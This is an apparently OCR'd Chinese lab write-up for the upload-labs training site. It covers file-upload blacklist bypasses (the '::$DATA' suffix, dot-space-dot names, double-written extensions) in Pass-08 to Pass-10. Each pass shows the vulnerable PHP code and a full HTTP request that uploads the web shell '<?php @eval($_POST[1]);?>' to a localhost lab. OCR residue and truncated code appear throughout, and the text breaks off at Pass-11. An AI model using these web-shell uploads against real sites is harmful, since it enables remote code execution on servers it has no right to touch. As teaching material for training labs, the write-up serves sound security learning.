
System	Windows NT DESKTOP-1 Business Edition) i586
Build Date	Dec 10 2013 22:26:06

03

文件上传漏洞

- ::$DATA绕过文件名黑名单检测（Pass-08）

http://127.0.0.1:8888/upload-labs/Pass-08/index.php




```
sg = null;
(isset($_POST['submit'])) {
 if (file_exists(UPLOAD_PATH)) {
     $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pht",".pHp",
     $file_name = trim($_FILES['upload_file']['name']);
     $file_name = deldot($file_name);//删除文件名末尾的点
     $file_ext = strrchr($file_name, '.');
     $file_ext = strtolower($file_ext); //转换为小写
     $file_ext = trim($file_ext); //首尾去空

     if (!in_array($file_ext, $deny_ext)) {
         $temp_file = $_FILES['upload_file']['tmp_name'];
         $img_path = UPLOAD_PATH.'/'.date("YmdHis").rand(1000,9999).$file_ext;
         if (move_uploaded_file($temp_file, $img_path)) {
             $is_upload = true;
```

缺少 str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA

03 文件上传漏洞


- ::$DATA绕过文件名黑名单检测（Pass-08）

没有对后缀名中的’::$DATA’进行过滤。在php+windows的情况下：如果文件名+"::$DATA"会把::$DATA之后的数据当成文件流处理,不会检测后缀名.且保持"::$DATA"之前的文件名。利用windows特性，可在后缀名中加”::$DATA”绕过：



```
POST /upload-labs/Pass-08/index.php HTTP/1.1
Host: 127.0.0.1:8888
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:8888/upload-labs/Pass-08/index.php
Cookie: PHPSESSID=inm43qfmfmr6n37qrchh64vr06
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------14898204435600
Content-Length: 326

-----------------------------14898204435600
Content-Disposition: form-data; name="upload_file"; filename="1.php::$DATA"
Content-Type: image/jpeg

<?php @eval($_POST[1]);?>
-----------------------------14898204435600
Content-Disposition: form-data; name="submit"

涓婁紶
-----------------------------14898204435600--
```

加 ::$DATA



127.0.0.1:8888/upload-labs//upload/202004220039314539.php

http://127.0.0.1:8888/upload-labs//upload/202004220039314539.php

☑ Post ☐ Referrer 0xHEX %URL BASE64 Insert to r Insert rep ☑

1=phpinfo();


PHP Version 5.3.28

System	Windows NT DESKTOP-17C0N Business Edition) i586
Build Date	Dec 10 2013 22:26:06

03 文件上传漏洞

- 点+空格+点绕过文件名黑名单检测（Pass-09）

http://127.0.0.1:8888/upload-labs/Pass-09/index.php




```
(file_exists(UPLOAD_PATH)) {
 $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pht","
 $file_name = trim($_FILES['upload_file']['name']);
 $file_name = deldot($file_name);//删除文件名末尾的点
 $file_ext = strrchr($file_name, '.');
 $file_ext = strtolower($file_ext); //转换为小写
 $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
 $file_ext = trim($file_ext); //首尾去空

 if (!in_array($file_ext, $deny_ext)) {
     $temp_file = $_FILES['upload_file']['tmp_name'];
     $img_path = UPLOAD_PATH.'/'.$file_name;
     if (move_uploaded_file($temp_file, $img_path)) {
         $is_upload = true;
     } else {
         $msg = '上传出错！';
```

03 文件上传漏洞


- 点+空格+点绕过文件名黑名单检测（Pass-09)

代码先是去除文件名前后的空格，再去除文件名最后所有的.，再通过strrchar函数来寻找.来确认文件名的后缀，但是最后保存文件的时候没有重命名而使用的原始的文件名，导致可以利用1.php. .（点+空格+点）来绕过



```
POST /upload-labs/Pass-09/index.php HTTP/1.1
Host: 127.0.0.1:8888
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:8888/upload-labs/Pass-09/index.php
Cookie: PHPSESSID=inm43qfmfmr6n37qrchh64vr06
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------4612187997257
Content-Length: 319

-----------------------------4612187997257
Content-Disposition: form-data; name="upload_file"; filename="1.php. ."
Content-Type: image/jpeg

<?php @eval($_POST[1]);?>
-----------------------------4612187997257
Content-Disposition: form-data; name="submit"

涓婁紶
-----------------------------4612187997257--
```

加 点空格点



http://127.0.0.1:8888/upload-labs/upload/1.php

1=phpinfo();


PHP Version 5.3.28

System	Windows NT DESKT

03 文件上传漏洞

- 双写绕过文件名黑名单检测（Pass-010)

http://127.0.0.1:8888/upload-labs/Pass-10/index.php




```
 = null;
isset($_POST['submit'])) {
if (file_exists(UPLOAD_PATH)) {
    $deny_ext = array("php","php5","php4","php3","php2","html","htm","phtml

    $file_name = trim($_FILES['upload_file']['name']);
    $file_name = str_ireplace($deny_ext,"", $file_name);
    $temp_file = $_FILES['upload_file']['tmp_name'];
    $img_path = UPLOAD_PATH.'/'.$file_name;
    if (move_uploaded_file($temp_file, $img_path)) {
        $is_upload = true;
    } else {
        $msg = '上传出错！';
    }
} else {
```

黑名单只置空一次

03 文件上传漏洞


- 双写绕过文件名黑名单检测（Pass-010）

黑名单过滤，将黑名单里的后缀名替换为空且只替换一次，因此可以用双写绕过



```
POST /upload-labs/Pass-10/index.php HTTP/1.1
Host: 127.0.0.1:8888
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:8888/upload-labs/Pass-10/index.php
Cookie: PHPSESSID=inm43qfmfmr6n37qrchh64vr06
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------52460907034
Content-Length: 313

-----------------------------52460907034
Content-Disposition: form-data; name="upload_file"; filename="1.pphphp"
Content-Type: image/jpeg

<?php @eval($_POST[1]);?>
-----------------------------52460907034
Content-Disposition: form-data; name="submit"

涓婁紶
-----------------------------52460907034--
```

双写绕过



http://127.0.0.1:8888/upload-labs/upload/1.php

☑ Post □ Referrer

1=phpinfo();


PHP Version 5.3.28

System	Windows NT DESKT

03 文件上传漏洞

- %00绕过文件名白名单检测（Pass-11）

http://127.0.0.1:8888/upload-labs/Pass-11/index.php



```
is_upload = false;
msg = null;
f(isset($_POST['submit'])){
    $ext_arr = array('jpg','png','gif');
    $file_ext = substr($_FILES['upload_file']['name'],strrpos($_FILES['upload_file']['name'],".")+1)
    if(in_array($file_ext,$ext_arr)){
        $temp_file = $_FILES['upload_file']['tmp_name'];
